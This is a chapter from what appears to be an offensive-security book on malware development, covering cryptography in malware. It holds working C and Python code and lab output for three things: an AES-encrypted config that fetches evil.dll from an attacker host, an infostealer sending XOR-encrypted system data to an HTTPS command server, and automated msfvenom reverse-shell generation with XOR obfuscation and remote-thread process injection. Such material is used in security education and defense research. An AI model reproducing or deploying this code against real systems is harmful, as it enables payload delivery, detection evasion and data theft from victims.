

11

Unveiling Common Cryptography in Malware

Malware uses sophisticated cryptography to secure its communication and protect its payload. How can we use cryptography to hide malware settings and configurations? How can we use cryptography to hide a payload? Let's try to answer these questions and cover some practical examples to aid with our understanding. This chapter will explore the most commonly used cryptographic techniques in malware.

In this chapter, we're going to cover the following main topics:

- Overview of common cryptographic techniques in malware
- Cryptography for secure communication
- Payload protection – cryptography for obfuscation

Technical requirements

In this chapter, we will use the Kali Linux (<https://www.kali.org/>) and Parrot Security OS (<https://www.parrotsec.org/>) virtual machines for development and demonstration purposes, and Windows 10 (<https://www.microsoft.com/en-us/software-download/windows10ISO>) as the victim's machine.

Overview of common cryptographic techniques in malware

In the past two chapters, we considered the simplest hashing and encryption algorithms from cryptography and showed cases of how they can be used in practice for malware development.

In this chapter, I want to expand on what other scenarios cryptography may be needed in malware development:

- Malware developers might use encryption to protect sensitive configuration data, communication channels, or stolen information.
- Malware often communicates with a command and control server. Cryptography can be used to secure this communication and make it harder to detect.
- Malware authors may encrypt or obfuscate their code to evade static analysis and signature-based detection.

- Malware might encrypt or protect its resources (such as payloads, modules, or configuration files) to hinder reverse engineering.

Although this book is primarily intended for ethical hackers and offensive security professionals, this chapter is also useful for *defenders*.

It's crucial to understand these techniques from an offensive and defensive perspective to develop effective cybersecurity measures.

Let's learn how to use cryptography to encrypt malware configuration, securely interact with malware, and encrypt payloads.

Encryption resources such as configuration files

Let's look at using cryptography for one of the most common tasks in malware development: encrypting and decrypting malware configuration.

Let's say we have a *malicious DLL*. For simplicity, it's just a message box pop-up DLL (**evil.c**):

```
/*
 * evil.c
 * simple DLL for DLL inject to process
 * author: @cocomelonc
 */
#include <windows.h>
BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  nReason, LPVOID lpReserved) {
    switch (nReason) {
        case DLL_PROCESS_ATTACH:
            MessageBox(NULL, "Meow from evil.dll!", "=^..^=", MB_OK);
            break;
        case DLL_PROCESS_DETACH:
            break;
        case DLL_THREAD_ATTACH:
            break;
        case DLL_THREAD_DETACH:
            break;
    }
    return TRUE;
}
```

Now, let's say we have a configuration file that contains a *malicious URL* for downloading our DLL, something like this (**config.txt**):

```
http://10.10.1.5:4445/evil.dll
```

You can check it by running the **cat** command:

```
(cocomelonc@kali) - [~/.../packtpub/Malware-Development-Chapter11/01-config-crypto]
$ cat config.txt
http://10.10.1.5:4445
```

Figure 11.1 – Contents of the config.txt file

This is one of the most popular scenarios you'll come across. First, the script encrypts the configuration file. We will choose AES-128 as the en-

ryption algorithm. Then, another script decrypts this file, reads the configuration from it (in our case, it is a URL), and launches its malicious activity. Let's implement this with an example.

Practical example

Let's consider a real practical example so that you understand that not everything is difficult to implement. The logic of the encryptor file is quite simple:

```
int main() {
    const char *inputFile = "config.txt";
    const char *encryptedFile = "config.txt.aes";
    const char *encryptionKey = "ThisIsASecretKey";
    // encrypt configuration file
    encryptFile(inputFile, encryptedFile, encryptionKey);
    return 0;
}
```

The **encryptFile** function takes an input file, encrypts its contents using the AES-128 algorithm, and writes the encrypted data to an output file. Here's a step-by-step explanation of the function:

1. First, we must initialize the necessary variables and handles:

```
HCRYPTPROV hCryptProv = NULL;
HCRYPTKEY hKey = NULL;
HANDLE hInputFile = INVALID_HANDLE_VALUE;
HANDLE hOutputFile = INVALID_HANDLE_VALUE;
```

These are for the cryptographic provider, cryptographic key, and file handles.

2. Then, open the input file for reading purposes. Return if the file handle is invalid:

```
hInputFile = CreateFileA(inputFile, GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
```

3. Open the output file for writing. Return if the file handle is invalid.

```
hOutputFile = CreateFileA(outputFile, GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
```

4. Initialize the cryptographic service provider. If unsuccessful, handle any errors and clean up:

```
if (!CryptAcquireContextA(&hCryptProv, NULL, "Microsoft Enhanced RSA and AES Cryptographic Provider", CRYPT_ACQUIRE_ALLOW_FIPS_USAGE, 0)) {
    // handle error and cleanup
}
```

5. Create a hash object and hash the AES key. If unsuccessful, handle any errors and clean up:

```
HCRYPTHASH hHash;
if (!CryptCreateHash(hCryptProv, CALG_SHA_256, 0, 0, &hHash) || !CryptHashData(hHash, (BYTE*)encryptionKey, strlen(encryptionKey), 0)) {
    // handle error and cleanup
}
```

6. Derive the AES key. If unsuccessful, handle any errors and clean up:

```
if (!CryptDeriveKey(hCryptProv, CALG_AES_128, hHash, 0, &hKey)) {
    // handle error and cleanup
}
```

7. Then, we have the encryption loop:

```
const size_t chunk_size = OUT_CHUNK_SIZE;
BYTE* chunk = (BYTE*)malloc(chunk_size);
DWORD out_len = 0;
// ... (loop logic)
```

Allocate memory for processing chunks of data. Read data from the input file in chunks and encrypt each chunk using CryptEncrypt.

8. Write the encrypted chunk to the output file:

```
while (bResult = ReadFile(hInputFile, chunk, IN_CHUNK_SIZE, &out_len, NULL)) {
    if (0 == out_len) {
        break;
    }
    readTotalSize += out_len;
    if (readTotalSize >= fileSize.QuadPart) {
        isFinal = TRUE;
    }
    if (!CryptEncrypt(hKey, NULL, isFinal, 0, chunk, &out_len, chunk_size)) {
        break;
    }
    DWORD written = 0;
    if (!WriteFile(hOutputFile, chunk, out_len, &written, NULL)) {
        break;
    }
    memset(chunk, 0, chunk_size);
}
```

9. Finally, we have finalization and cleanup logic:

```
CryptDestroyKey(hKey);
CryptReleaseContext(hCryptProv, 0);
CloseHandle(hInputFile);
CloseHandle(hOutputFile);
free(chunk);
```


You can find the full source code in C here:

<https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter11/01-config-crypto/encrypt.c>

To compile our PoC source code in C, run the following command:

```
$ x86_64-w64-mingw32-g++ encrypt.c -o encrypt.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ff
```

On my Kali Linux machine, I get the following output:



```
(cocomelonc@kali)~/../packtpub/Malware-Development-for-Ethical-Hackers/chapter11/01-config-crypto]
$ x86_64-w64-mingw32-g++ encrypt.c -o encrypt.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-pointer-cast -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -lcrypt32

(cocomelonc@kali)~/../packtpub/Malware-Development-for-Ethical-Hackers/chapter11/01-config-crypto]
$ ls -lt
total 172
-rwxr-xr-x 1 cocomelonc cocomelonc 16384 Apr 16 18:11 encrypt.exe
```

Figure 11.2 – Compiling our encrypt.c file

Then, execute it on any Windows machine:

```
> .\encrypt.exe
```

The result of this command looks as follows:

```

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\user> cd Z:\packtpub\chapter11\01-config-crypto\
PS Z:\packtpub\chapter11\01-config-crypto>
PS Z:\packtpub\chapter11\01-config-crypto> .\encrypt.exe
PS Z:\packtpub\chapter11\01-config-crypto> dir

        Directory: Z:\packtpub\chapter11\01-config-crypto

Mode                LastWriteTime         Length Name
----                -
-----
1/7/2024    2:37 PM         43008 hack.exe
1/7/2024   12:57 PM           21 config.txt
1/7/2024    3:05 PM         3187 encrypt.c
1/7/2024    2:36 PM        16384 encrypt.exe
3/5/2024    3:16 AM           32 config.txt.aes
1/7/2024    2:48 PM         4972 hack.c
1/7/2024    2:48 PM          507 evil.c

PS Z:\packtpub\chapter11\01-config-crypto>

```

Figure 11.3 – Running our encryption on a Windows machine

As we can see, the example worked as expected since the configuration file has been encrypted.

Now, let's look at the steps for the next stage:

1. First, we must create decryption and downloading logic:

```

int main() {
    const char *encryptedFile = "config.txt.aes";
    const char *decryptedFile = "decrypted.txt";
    const char *encryptionKey = "ThisIsASecretKey";
    // Decrypt configuration file
    decryptFile(encryptedFile, decryptedFile, encryptionKey);
    // Read the URL from the decrypted file
    FILE *decryptedFilePtr = fopen(decryptedFile, "r");
    if (!decryptedFilePtr) {
        printf("failed to open decrypted file\n");
    }
    char url[256];
    fgets(url, sizeof(url), decryptedFilePtr);
    fclose(decryptedFilePtr);
    // Remove newline character if present
    size_t urlLength = strlen(url);
    if (url[urlLength - 1] == '\n') {
        url[urlLength - 1] = '\0';
    }
    // Download the file using the URL
    const char *downloadedFile = "evil.dll";
    printf("decrypted URL: %s\n", url);
    downloadFile(url, downloadedFile);
    printf("file downloaded from the URL.\n");
    return 0;
}

```

Since we chose AES-128 as the encryption algorithm for the config file, the decryption algorithm is similar: AES-128 via the Windows Crypto API.

As for the download logic, it's also quite simple. The remaining steps dive deeper into the **downloadFile** function.

2. Initialize the variables and handles for the WinINet session, URL, and buffers:

```
HINTERNET hSession, hUrl;
DWORD bytesRead, bytesWritten;
BYTE buffer[4096];
```

3. Initialize the WinINet session. If unsuccessful, print an error message:

```
hSession = InternetOpen((LPCSTR)"Mozilla/5.0", INTERNET_OPEN_TYPE_DIRECT, NULL, NULL, 0);
```

4. Open the specified URL. If unsuccessful, close handles and print an error message:

```
hUrl = InternetOpenUrlA(hSession, (LPCSTR)url, NULL, 0, INTERNET_FLAG_RELOAD, 0);
```

5. Open the output file for writing. If unsuccessful, close handles, print an error message, and exit:

```
HANDLE hOutputFile = CreateFileA(outputFile, GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
Read data from the URL in chunks using InternetReadFile and write each chunk to the output file
while (InternetReadFile(hUrl, buffer, sizeof(buffer), &bytesRead) && bytesRead > 0) {
    WriteFile(hOutputFile, buffer, bytesRead, &bytesWritten, NULL);
}
```

6. Finally, close the output file handle and WinINet handles to release resources:

```
CloseHandle(hOutputFile);
InternetCloseHandle(hUrl);
InternetCloseHandle(hSession);
```

This function is designed to download a file from a given URL and save it to a specified output file. It utilizes the WinINet API to handle internet-related operations. Note that error handling is present to handle failures at each step of the process.

For malicious activity, just add DLL injection logic. The full source code can be found in this book's GitHub repository:

<https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter11/01-config-crypto/hack.c>

To compile our PoC source code in C, run the following command:

```
$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunction-sections
```

The result of this command looks like this on my Kali Linux machine:

```
(cocomelonc@kali)~/../packtpub/Malware-Development-for-Ethical-Hackers/chapter11/01-config-crypto
$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -mconsole -I/usr/share/mingw-w64/i
nclude/ -s -ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-point
er-cast -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -
fpermissive -lwininet -lcrypt32


(cocomelonc@kali)~/../packtpub/Malware-Development-for-Ethical-Hackers/chapter11/01-config-crypto
$ ls -lt
total 172
-rwxr-xr-x 1 cocomelonc cocomelonc 43008 Apr 16 18:40 hack.exe
```

Figure 11.4 – Compiling our PoC (decrypting and downloading a DLL)

Then, execute it on any Windows machine:

```
> .\hack.exe
```

On my Windows 10 x64 v1903 virtual machine, I received the following output:



```
(parrot@parrot)~/Malware-Development-for-Ethical-Hackers/chapter11/01-config-crypto
$ python3 -m http.server 4445
Serving HTTP on 0.0.0.0 port 4445 (http://0.0.0.0:4445/) ...
10.10.1.4 - - [05/Mar/2024 20:51:59] "GET / HTTP/1.1" 200 -

win10-1903 (test1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
PS Z:\packtpub\chapter11\01-config-crypto> .\hack.exe
decrypted URL: http://10.10.1.5:4445
file downloaded from the URL.
PS Z:\packtpub\chapter11\01-config-crypto> dir

Directory: Z:\packtpub\chapter11\01-config-crypto

Mode                LastWriteTime         Length Name
----                -
3/5/2024  7:27 PM         43008 hack.exe
1/7/2024 12:57 PM           21 config.txt
1/7/2024  3:05 PM          3187 encrypt.c
3/5/2024  8:51 PM           588 evil.dll
1/7/2024  2:36 PM        16384 encrypt.exe
3/5/2024  8:51 PM           21 decrypted.txt
3/5/2024  3:16 AM           32 config.txt.aes
3/5/2024  7:26 PM          5024 hack.c
1/7/2024  2:48 PM           507 evil.c

PS Z:\packtpub\chapter11\01-config-crypto>
```

Figure 11.5 – Running our example hack.exe file on a Windows machine

As we can see, the example also worked as expected: the config file was successfully decrypted and an *evil* DLL was downloaded from our attacker's machine via a URL.

In real malware, things can be much more complicated. For example, the encryption key can also be downloaded from a controlled server. For additional secrecy, you can encrypt the *malicious* URL using, for example, base64 or sha256.

Let's continue looking at other practical applications of cryptography. How about cryptography for secure communication?

Cryptography for secure communication

In this section, we will learn how to implement cryptography for secure malware communication: we will create the simplest information stealer malware that will carry out encryption and transmit it over a secure channel.

Let's dive into an example of implementing secure communication using a common scenario of encrypting and decrypting messages between two parties.

Practical example

Let's create a basic example with two programs: a receiver (Linux HTTPS server) for receiving information from client programs (Windows malware).

To do so, we'll create a Python HTTPS server:

<https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter11/02-malware-communication/server.py>.

The logic is pretty simple: receive a POST request, decrypt the data, and print the result.

Let's break down the code and explain each part. First, we must import the necessary modules:

```
import http.server
import socketserver
import ssl
from urllib.parse import urlparse, parse_qs
```

Let's take a closer look:

- **http.server**: This module provides basic classes for implementing web servers. We'll use it to create our HTTP server.
- **Socketserver**: This module simplifies the task of writing network servers. We'll use it in conjunction with **http.server** to create our server.
- **ssl**: This module provides access to **Secure Socket Layer (SSL)** cryptographic protocols. We'll use it to enable HTTPS on our server.
- **urllib.parse**: This module provides functions for parsing URLs. We'll use it to parse the incoming requests.

Now, we must set the configuration:

```
PORT = 4443
CERTFILE = "server.crt"
KEYFILE = "server.key"
```

Then, we must set a custom request handler class derived from **http.server.BaseHTTPRequestHandler**. This defines a class variable called **XOR_KEY** that represents the XOR key that will be used for encryption and decryption:

```
XOR_KEY = "k"
```

The **xor** method performs the XOR operation between the given data and the key:


```
def xor(self, data, key):
    key = str(key)
    l = len(key)
    output_str = ""
    for i in range(len(data)):
        current = data[i]
        current_key = key[i % len(key)]
        ordd = lambda x: x if isinstance(x, int) else ord(x)
        output_str += chr(ordd(current) ^ ordd(current_key))
    return output_str
```

The **xor_decrypt** method decrypts the received data using the **xor** method with the predefined **XOR_KEY** class variable:

```
def xor_decrypt(self, data):
    ciphertext = self.xor(data, self.XOR_KEY)
    return ciphertext
```

The **do_POST** method reads the encrypted data from the request, decrypts it using **XOR**, and prints the decrypted data:

```
def do_POST(self):
    content_length = int(self.headers['Content-Length'])
    encrypted_data = self.rfile.read(content_length)
    # Decrypt the received data using single-byte XOR
    decrypted_data = self.xor_decrypt(encrypted_data)
    # Handle the decrypted data here
    print("decrypted data:")
    print(decrypted_data)
    # Send an HTTP OK response
    self.send_response(200)
    self.send_header('Content-type', 'text/html')
    self.end_headers()
    self.wfile.write("HTTP OK".encode('utf-8'))
```

At the end of the script, we defined the **run_https_server** function. This function creates an instance of **socketserver.TCPServer** with the provided server address and the **MyHTTPRequestHandler** class as the request handler. It wraps the server socket with SSL/TLS using **ssl.wrap_socket** alongside the specified certificate and key files. Finally, it starts the server so that it can listen for incoming connections indefinitely using the **serve_forever** method.

What about the Windows client? Check out the code at

<https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter11/02-malware-communication/hack.c>.

Here's a step-by-step explanation of the provided C code for a simple Windows malware demonstrating basic communication with a remote server. This code formats system information, including the operating system version and screen dimensions:

```
snprintf(systemInfo, sizeof(systemInfo),
         "OS Version: %d.%d.%d\nScreen Width: %d\nScreen Height: %d\n",
```

```
GetVersion() & 0xFF, (GetVersion() >> 8) & 0xFF, (GetVersion() >> 16) & 0xFF,
GetSystemMetrics(SM_CXSCREEN), GetSystemMetrics(SM_CYSCREEN));
```

As shown in the source code, the following sequence of events takes place:

1. The malware collects basic system information.
2. Then, it establishes a connection to a remote server using WinHTTP.
3. Next, the malware sends a **POST** request containing the system information.
4. Finally, it handles server responses and closes all WinHTTP handles.

The full source code is available in this book's GitHub repository.

Compile it using the following command:

```
$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-point
```

On my Kali Linux machine, the result of this command looks like this:

```
(cocomelon@kali)~/.../packtpub/Malware-Development-for-Ethical-Hackers/chapter11/02-malware-communication
$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -mconsole -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -Wint-to-point -fpermissive -lwinhttp
ls -lt
total 60
-rwxr-xr-x 1 cocomelon cocomelon 41984 Apr 16 18:46 hack.exe
```

Figure 11.6 – Compiling the hack.c code (client)

Prepare a Python server – **server.py** – on the attacker's machine:

```
[parrot@parrot]~/.../Malware-Development-for-Ethical-Hackers/chapter11/02-malware-communication
$ python3 server.py
Server running on port 4443
```

Figure 11.7 – Running a Python HTTPS server

Finally, run **hack.exe** on the victim's Windows machine:

```
parrot [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications Places Wed 00:21 cpu mem swap
[parrot@parrot]~/media/sf_shared/packtpub/chapter11/02-malware-communication
$ python3 server.py
server running on port 4443
decrypted data:
OS Version: 6.2.240
Screen Width: 882
Screen Height: 690
10.10.1.4 - - [06/Mar/2024 00:21:21] "POST / HTTP/1.1" 200 -

win10-1903 (test1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
PS Z:\packtpub\chapter11\02-malware-communication> .\hack.exe
system information sent successfully.
PS Z:\packtpub\chapter11\02-malware-communication>
```

Figure 11.8 – Running hack.exe

As expected, the data is transmitted in encrypted form, including via the HTTPS protocol, which provides additional protection from information security tools.

Payload protection – cryptography for obfuscation

As mentioned in [Chapter 8](#), cryptographic algorithms can also be used to encrypt and decrypt payloads.

But in this section, I want to share a useful trick regarding how you can try to automate the process of payload obfuscation. Of course, you can use popular tools such as **msfvenom** (Metasploit framework), but let's do it ourselves. It will be easier to understand what we are doing in practice.

Practical example

Let's look at another example. In this section, we'll create a template for a classic payload injection example, as shown in this book's GitHub repository: <https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter11/03-payload-obfuscation-automation/temp.c>.

This C code serves as a template for classic payload injection. It opens a specified process, decrypts and injects a payload into its memory, and then starts a remote thread to execute the injected code. Let's break this down:

1. Payload definition:
 1. **encryptedPayload**: Placeholder for the encrypted payload
 2. **decryptionKey**: Placeholder for the encryption/decryption key
2. Decryption function:
 1. **decryptPayload**: This is an XOR decryption function that takes a data buffer, its length, a decryption key, and the key's length. It decrypts the data buffer by using the **XOR** operation with the decryption key.
3. Main function:
 1. First, it parses the target process ID from the command-line arguments.
 2. Then, it opens the specified process using **OpenProcess**.
 3. Next, it decrypts the payload using the **decryptPayload** function.
 4. Then, it allocates a memory buffer in the target process using **VirtualAllocEx**.
 5. After this, it writes the decrypted payload to the allocated buffer with **WriteProcessMemory**.
 6. Then, it creates a remote thread in the target process to execute the injected code using **CreateRemoteThread**.
 7. Finally, it closes the process handle.

Now, let's create a Python script that fills this file with an already encrypted payload. You'll find it in this book's GitHub repository:

<https://github.com/PacktPublishing/Malware-Development-for-Ethical-Hackers/blob/main/chapter11/03-payload-obfuscation-automation/encrypt.py>.

The logic is simple: this Python script is designed to generate a reverse shell payload, encrypt it using a simple XOR cipher, and then compile it into a Windows executable.

As you can see, `random_key()` generates a random key for XOR encryption and `xor(data, key)` performs XOR encryption on the provided data using the given key.

This Python script uses Metasploit (`msfvenom`) to generate a reverse shell payload with the specified host and port.

Now, you must do the following:

1. Read the generated payload from the file.
2. Encrypt the payload using XOR encryption.
3. Modify a C template file (`temp.c`) so that it includes the encrypted payload and the encryption key.

Finally, compile the modified template into a Windows executable (`hack.exe`) using the MinGW cross-compiler.

Run it using the following command:

```
$ python3 encrypt.py -l 10.10.1.5 -p 4445
```

On my Kali Linux machine, I received the following output:

```
(cocomelonc@kali)~[/packtpub/Malware-Development-for-Ethical-Hackers/chapter11/03-payload-obfuscation-automation]
$ python3 encrypt.py -l 10.10.1.5 -p 4445
run ...
generate reverse shell payload...
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.1.5 LPORT=4445 -f raw -o /tmp/hack.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Saved as: /tmp/hack.bin
reverse shell payload successfully generated :)
read payload ...
build ...
encrypt ...
successfully encrypt template file :)
compiling ...
x86_64-w64-mingw32-g++ -O2 temp-enc.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive >/dev/null 2>&1
successfully compiled :)
(cocomelonc@kali)~[/packtpub/Malware-Development-for-Ethical-Hackers/chapter11/03-payload-obfuscation-automation]
$
```

Figure 11.9 – Running encryption logic via Python

Run it on a Windows 10 x64 virtual machine by using the following command:

```
> .\hack.exe <PID>
```

In my case, shell code is injected into the `mspaint.exe` process:




Figure 11.10 – Running hack.exe on a Windows machine

It seems that our logic has been executed – reverse shell spawned!
Excellent!

You can modify the script by adding obfuscation of text and function names. You can also replace XOR with a more complex algorithm. We'll leave this as an exercise for you.

Downloaders and backdoors such as Bazar and credential and information-stealing malware such as Carberp use this XOR algorithm.

Also, adversaries may encrypt data on target systems or a large number of systems in a network to disrupt access to system and network resources. They can try to make stored data inaccessible by encrypting files or data on local and remote disks and denying access to the decryption key.

This may be done to demand monetary compensation from a victim in return for decryption or a decryption key (ransomware) or to render data permanently unavailable if the key is not preserved or delivered.

We will dive deeper into ransomware in [Chapter 16](#).

Summary

This chapter delved into the crucial role of cryptography in the realm of malware, emphasizing its significance in safeguarding communication channels and securing malicious payloads. We provided an overview of common cryptographic techniques in malware, how to apply cryptography for secure communication, and how to utilize cryptographic methods to obfuscate and protect malware payloads.

We started by demonstrating how to encrypt and decrypt configuration files in malware by showcasing the practical implementation of common cryptographic techniques. Then, we learned how to use cryptography to secure communication with a server, emphasizing the importance of HTTPS for establishing a secure channel.

Finally, we introduced an automated approach to payload encryption using Python. This involved incorporating cryptographic features into a malware template written in C, which highlighted the intersection of Python automation and how cryptographic methods are integrated into malware development.

In the next chapter, we will dive into advanced mathematical algorithms and custom encoding techniques that are used by malware authors.